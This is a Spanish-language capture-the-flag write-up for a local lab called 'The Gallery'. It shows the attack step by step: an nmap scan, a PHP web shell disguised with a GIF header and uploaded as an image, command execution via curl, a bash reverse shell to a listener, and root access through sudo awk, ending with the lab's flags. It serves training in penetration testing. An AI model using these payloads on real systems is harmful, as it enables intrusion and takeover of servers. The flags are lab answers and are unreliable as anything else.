


Laboratorio GALLERY


```
nmap -p- -sS -sC -sV --min-rate 5000 -vvvv -n -Pn 172.17.0.2 -oN escaneo.txt
```

```
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http      syn-ack ttl 64 Apache httpd 2.4.67 ((Debian))
|_http-title: DarkRoom Gallery
|_http-server-header: Apache/2.4.67 (Debian)
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
MAC Address: 22:D0:4C:C1:FD:25 (Unknown)
```



Realizamos la creación de una imagen con el payload.

```
echo 'GIF89a; <?php system($_GET["cmd"]); ?>' > payload.jpg
```



```
<div style='color:green; background: #222; padding: 20px;'>
  <h2>Success</h2>
  <p>File uploaded to /uploads/payload.php.jpg</p>
</div>
```

Ejecutamos los comandos en el servidor.

```
curl "http://172.17.0.2/uploads/payload.phtml?cmd=whoami"
GIF89a; www-data
```

Descubrimos que el usuario es www-data, procedemos a listar los archivos en el directorio actual desde la terminal.

```
curl "http://172.17.0.2/uploads/payload.phtml?cmd=ls%20-la"
```

```
GIF89a; total 20
drwxrwxr-x 1 www-data www-data 4096 Jun  5 22:14 .
drwxr-xr-x 1 root      root      4096 Jun  5 20:21 ..
-rw-r--r-- 1 www-data www-data   39 Jun  5 21:54 payload.php.jpg
-rw-r--r-- 1 www-data www-data   39 Jun  5 22:14 payload.phtml
```

Listar directorio raíz.

```
curl "http://172.17.0.2/uploads/payload.phtml?cmd=ls%20-la%20/"
```

```
(kali@kali)-[~/Downloads/gallery]
$ curl "http://172.17.0.2/uploads/payload.phtml?cmd=ls%20-la%20/"
GIF89a; total 72
drwxr-xr-x 1 root root 4096 Jun  5 20:21 .
drwxr-xr-x 1 root root 4096 Jun  5 20:21 ..
-rwxr-xr-x 1 root root   0 Jun  5 20:21 .dockerenv
lrwxrwxrwx 1 root root   7 May 18 00:00 bin -> usr/bin
drwxr-xr-x 2 root root 4096 May  8 16:15 boot
drwxr-xr-x 5 root root 360 Jun  5 20:21 dev
-rwxr-xr-x 1 root root 647 May 23 17:40 entrypoint.sh
drwxr-xr-x 1 root root 4096 Jun  5 20:21 etc
drwxr-xr-x 2 root root 4096 May  8 16:15 home
lrwxrwxrwx 1 root root   7 May 18 00:00 lib -> usr/lib
lrwxrwxrwx 1 root root   9 May 18 00:00 lib64 -> usr/lib64
drwxr-xr-x 2 root root 4096 May 18 00:00 media
drwxr-xr-x 2 root root 4096 May 18 00:00 mnt
drwxr-xr-x 2 root root 4096 May 18 00:00 opt
dr-xr-xr-x 357 root root   0 Jun  5 20:21 proc
drwx----- 1 root root 4096 Jun  5 20:21 root
drwxr-xr-x 1 root root 4096 May 23 17:42 run
lrwxrwxrwx 1 root root   8 May 18 00:00 sbin -> usr/sbin
drwxr-xr-x 2 root root 4096 May 18 00:00 srv
dr-xr-xr-x 13 root root   0 Jun  5 20:21 sys
drwxrwxrwt 1 root root 4096 Jun  5 22:14 tmp
drwxr-xr-x 1 root root 4096 May 18 00:00 usr
drwxr-xr-x 1 root root 4096 May 23 17:42 var
```

Buscar archivos de flag, el cual encontramos la primera que es user.

```
(kali@kali)-[~/Downloads/gallery]
$ curl "http://172.17.0.2/uploads/payload.phtml?cmd=find%20/%20-name%20%27*.txt%27%202>/dev/null"
GIF89a; /usr/share/perl/5.36.0/unicode/SpecialCasing.txt
/usr/share/perl/5.36.0/unicode/NamedSequences.txt
/usr/share/perl/5.36.0/unicode/Blocks.txt
/usr/share/perl/5.36.0/Unicode/Collate/allkeys.txt
/usr/share/perl/5.36.0/Unicode/Collate/keys.txt
/var/www/html/user.txt
```

Realizamos un reverse shell para poder tener una shell interactiva, realizamos desde la terminal un listener:

nc-lvnp 9090

```
curl "http://172.17.0.2/uploads/payload.phtml?cmd=bash%20-c%20%22bash%20-i%20%3E%26%20/dev/tcp/172.17.0.1/9090%200%3E%261%22"
```

Teniendo éxito el reverse shell se logra ver mediante sudo -l que se puede ejecutar como root en este caso awk es un lenguaje de programación y una herramienta de línea de comandos diseñada específicamente para procesar y analizar texto.

Procedemos aplicando la shell como root: sudo /usr/bin/awk 'BEGIN {system("/bin/bash")}'
Encontramos la flag de root.

```
(ALL) NOPASSWD: /usr/bin/awk
www-data@gallery:/var/www/html/uploads$ sudo /usr/bin/awk 'BEGIN {system("/bin/bash")}'
ash"}}'sr/bin/awk 'BEGIN {system("/bin/ba
whoami
root
ls
payload.php.jpg
payload.phtml
cd root
/bin/bash: line 3: cd: root: No such file or directory
ls
payload.php.jpg
payload.phtml
ls -al
total 20
drwxrwxr-x 1 www-data www-data 4096 Jun  5 22:14 .
drwxr-xr-x 1 root root 4096 Jun  5 20:21 ..
-rw-r--r-- 1 www-data www-data 39 Jun  5 21:54 payload.php.jpg
-rw-r--r-- 1 www-data www-data 39 Jun  5 22:14 payload.phtml
cd /root
whoami
root
pwd
/root
ls -al
total 20
drwx----- 1 root root 4096 Jun  5 20:21 .
drwxr-xr-x 1 root root 4096 Jun  5 20:21 ..
-rw-r--r-- 1 root root 571 Apr 10 2021 .bashrc
-rw-r--r-- 1 root root 161 Jul  9 2019 .profile
-r----- 1 root root 30 Jun  5 20:21 root.txt
cat root.txt
root{AWK_Sud0_GTF0B1n_M4st3r}
```

```
Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde gallery.tar...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...
Método 1: Ejecutar una shell como root

[v] Laboratorio desplegado correctamente.

LAB: The Gallery
DIFICULTAD: ***** medio (3 puntos)

IP del laboratorio: 172.17.0.2
Método 2: Ejecutar comandos directamente

Ingresa la flag de User (formato user{ ... }): user{ByP4sS_Th3_F1lt3R_W1th_Burp}
[+] Flag de usuario correcta. ¡Buen trabajo!

Ingresa la flag de Root (formato root{ ... }): root{AWK_Sud0_GTF0B1n_M4st3r}
¡Felicitaciones! Has comprometido The Gallery a nivel Medio.

TIEMPO TOTAL: 02h 55m 57s
FECHA Y HORA: 2026-06-05 19:17:42 -0400

[*] Presiona Ctrl+C para eliminar el laboratorio
Método 3: Ejecutar una shell interactiva
```